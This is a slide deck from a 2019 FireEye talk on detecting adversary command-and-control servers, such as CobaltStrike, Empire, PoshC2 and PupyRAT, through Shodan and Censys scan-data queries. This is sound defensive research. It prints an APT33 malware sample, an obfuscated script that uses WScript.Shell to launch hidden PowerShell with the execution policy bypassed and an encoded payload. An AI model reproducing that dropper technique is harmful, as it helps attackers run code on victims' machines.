FIREEYE™

CYBER DEFENSE SUMMIT 2019

Scan't Touch This

Proactively Detect Adversaries Beyond Your Environment

Aaron Stephens (@x04steve)

Senior Threat Analyst – FireEye Advanced Practices

By leveraging your existing threat intelligence, you can use network scan data to detect adversaries ***before*** they initiate an intrusion.

Traditional Datasets

- Malware Repositories
  - Requires an uploader
- Passive DNS
  - Limited to domains
  - Typically requires a request to be observed
- Registration Data
  - Also limited to domains
  - Inconsistent data and formatting
  - WHOIS privacy

VIRUSTOTAL

FARSIGHT SECURITY

DOMAINTOOLS®

Network Scan Data

- SSL/TLS Certificates
- HTTP Response Headers
- HTTP Response Bodies
- Service Banners
- Service/Port Combinations

Bonus Points

- Circumvents latency of other datasets
- IPv4 space is finite and comprehensive

CobaltStrike

4333

APT	22
FIN	17
UNC	321

```
"HTTP/1.1 404 Not Found"
"Content-Type: text/plain"
"Content-Length: 0"
"Date"
-"Server"
-"Connection"
-"Expires"
-"Access-Control"
-"Set-Cookie"
-"Content-Encoding"
-"Charset"
```

Shodan query finds CobaltStrike servers by looking for specific HTTP response headers, while excluding others.

Metasploit

2893

APT	6
FIN	42
UNC	41

```
1. ssl:"MetasploitSelfSignedCA"

2. http.favicon.hash:"-127886975" *
```

Shodan queries find Metasploit Pro servers by looking for Metasploit's default SSL certificate authority, and a specific favicon.ico hash.

* What is that hash algorithm? Good question.

MurmurHash3 of the base64-encoded string,
with newlines. Seed is zero.

```
md5 = 08ff173efec0750dd29ac7f44d972427
```

Empire

826

APT	0
FIN	1
UNC	17

```
1. b8c892fbb49921529be6f6ce17685c31
   724f76959111b28f39e39dc299b8acaf

2. http.html_hash:"611100469"
```

Censys and Shodan queries find Empire by looking for a fake IIS7 default page.

```
Real IIS7 = 370be45f65276b3b8de42a29adfb1220
            fc44a5e018c37e3e9b62fa7d5b523fd0
```

But what is the actual difference? Let’s take a look…

Legitimate IIS7 Page

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS7</title>
<style type="text/css">
<!--
body {
                      color:#000000;
                      background-color:#B3B3B3;
                      margin:0;
}

#container {
                      margin-left:auto;
                      margin-right:auto;
                      text-align:center;
                      }

a img {
                      border:none;
}

-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&amp;clcid=0x409"><img src="welcome.png" alt="IIS7" width="571" height="411" /></a>
</div>
</body>
</html>
```

Empire’s IIS7 Page

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS7</title>
<style type="text/css">
<!--
body {
    color:#000000;
    background-color:#B3B3B3;
    margin:0;
}

#container {
    margin-left:auto;
    margin-right:auto;
    text-align:center;
    }

a img {
    border:none;
}

-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&amp;clcid=0x409"><img src="welcome.png" alt="IIS7" width="571" height="411" /></a>
</div>
</body>
</html>
```

FIREEYE™

CYBER DEFENSE SUMMIT 2019

Tabs vs. Spaces

The Eternal Conflict

Aaron Stephens (@0x4steve)

Senior Threat Analyst – FireEye Advanced Practices

Responder

74

APT28
UNC775
UNC1413
UNC1466

```
"HTTP/1.1 401 Unauthorized"
"Date: Wed, 12 Sep 2012 13:06:55 GMT"
```

Shodan query finds Responder servers by looking for an exact Date header on an HTTP 401 response.

Why? This date is *hard-coded* into the Responder source code.

https://github.com/SpiderLabs/Responder/blob/master/packets.py#L204

```
class IIS_Auth_401_Ans(Packet):
  fields = OrderedDict([
    ("Code",       "HTTP/1.1 401 Unauthorized\r\n"),
    ("ServerType", "Server: Microsoft-IIS/6.0\r\n"),
    ("Date",       "Date: Wed, 12 Sep 2012 13:06:55 GMT\r\n"),
    ("Type",       "Content-Type: text/html\r\n"),
    ("WWW-Auth",   "WWW-Authenticate: NTLM\r\n"),
    ("PoweredBy",  "X-Powered-By: ASP.NET\r\n"),
    ("Len",        "Content-Length: 0\r\n"),
    ("CRLF",       "\r\n"),
  ])
```

PoshC2

116

APT10
APT33
UNC1107
UNC1374
UNC1543
UNC1572
UNC1621

```
1. 443.https.tls.certificate
     .parsed.issuer_dn:
       "C=US, ST=Minnesota,
        L=Minnetonka, O=Pajfds,
        OU=Jethpro, CN=P18055077"

2. 443.https.get.body_sha256:
   "c09661c86c90e94743c18fdc9ad1f2ac
    f6b8064c6b8e0ae00fbab21790fbfbc2"
```

Censys queries find PoshC2 servers by looking for a unique certificate issuer designated name and HTTP 404 response body.

Using multiple indicators decreases the chance of a miss due to adversary customization.

PupyRAT

213
141

APT33
APT35
UNC892

UNC1312
UNC1525
UNC1547

```
1. ssl:"OU=CONTROL" ssl.cert.serial:2
```

```
2. 443.https.tls.certificate.parsed
     .subject_dn:"OU=CONTROL" AND
   443.https.tls.certificate.parsed
     .serial_number:"2"
```

Shodan and Censys queries find PupyRAT servers by looking at SSL certificate metadata.

Though overlap is high, redundancy across multiple sources yields more value for a single detection.

PowerShell

35

APT33
APT41
UNC1257

```
html:"powershell.exe"
-title:"Simple" -title:"4G"
-title:"The Shadowserver Foundation"
```

Weak-signal Shodan query finds servers hosting malicious payloads by looking for **PowerShell**.

APT33

```
<script>
  YjDrMeQhBOsJZ = "WS";
  wcpRKUHoZNcZpzPzhnJw = "crip";
  RulsTzxTrzYD = "t.Sh";
  MPETWYrrRvxsCx = "ell";
  PCaETQQJwQXVJ = (YjDrMeQhBOsJZ + wcpRKUHoZNcZpzPzhnJw + RulsTzxTrzYD +
                   MPETWYrrRvxsCx);
  OoOVRmsXUQhNqZJTPOlkymqzsA = new ActiveXObject(PCaETQQJwQXVJ);
  ULRXZmHsCORQNoLHPxW = "cm";
  zhKokjoiBdFhTLiGUQD = "d.e";
  KoORGlpnUicmMHtWdpkRwmXeQN = "xe";
  KoORGlpnUicmMHtWdp = ".";
  FKeRGlzVvDMH = (ULRXZmHsCORQNoLHPxW + zhKokjoiBdFhTLiGUQD +
                  KoORGlpnUicmMHtWdpkRwmXeQN);
  OoOVRmsXUQhNqZJTPOlkymqzsA.run(
    '%windir%\\System32\\' + FKeRGlzVvDMH +
    ' /c powershell.exe /w 1 -ExecutionPolicy Bypass -enc cwBhAG…CkAKQA=');
</script>
```

Numbers

794 Queries

41 Malware Families

58 Threat Groups

305683 Servers and Counting…

ALINA
ARMITAGE
BEACON
BOOSTWRITE
CETTRA
CHOPSTICK
COOKIELOG
DRIDEX
ELISE
EMPIRE
FACTIONC2
FALLCHILL
FOCUSFJORD
GRIFFON
KOADIC

LUCY
MERLIN
METALJACK
METASPLOIT
METERPRETER
PHISHERY
POSHC2
POWERTON
PUNCHBUGGY
PUPYRAT
QUADAGENT
RESPONDER
RULER
RULER.HOMEPAGE
SILENTTRINITY

SOGU
SQUIDGATE
TINYLOADER
TRICKBOT
TRICKSHOW
WEIRDBIRD
WHITECLAWS
APT10
APT19
APT20
APT28
APT32
APT33
APT34
APT35

APT39
APT40
APT41
FIN6
FIN7
FIN8
UNC1066
UNC1150
UNC1173
UNC1227
UNC1246
UNC1308
UNC1348
UNC1349
UNC1353

UNC1378
UNC1384
UNC1386
UNC1409
UNC1419
UNC1421
UNC1452
UNC1455
UNC1461
UNC1468
UNC147
UNC1475
UNC1484
UNC1519
UNC1567

UNC1599
UNC1616
UNC1622
UNC39
UNC581
UNC606
UNC754
UNC780
UNC786
UNC810
UNC814
UNC815
UNC865
UNC872
UNC902


Scan Data Sources

- Homegrown
  - masscan, nmap, etc.
  - Fine-grained control and customizability
  - Engineering and maintenance

- Third Parties
  - BinaryEdge, Censys, Shodan, etc.
  - Accessibility with minimal effort
  - Limited capabilities

Putting It All Together

1. **Observe** and collect data on adversaries and intrusions
2. **Identify** patterns of semi-unique characteristics
3. **Craft** queries that produce manageable results
4. **Monitor** new results over time



Moral of the Story

- Network scanning provides a rich dataset for proactive detection
- Scan data can be produced and/or procured – both have their strengths
- There is value in both strong and weak signals, ***BUT***
- *You have to know what to look for*

ADVANCED PRACTICES

Mandiant

Products

Managed Defense

CYBER DEFENSE SUMMIT 2019

Thank You

Questions?

Aaron Stephens (@x04steve)

Senior Threat Analyst – FireEye Advanced Practices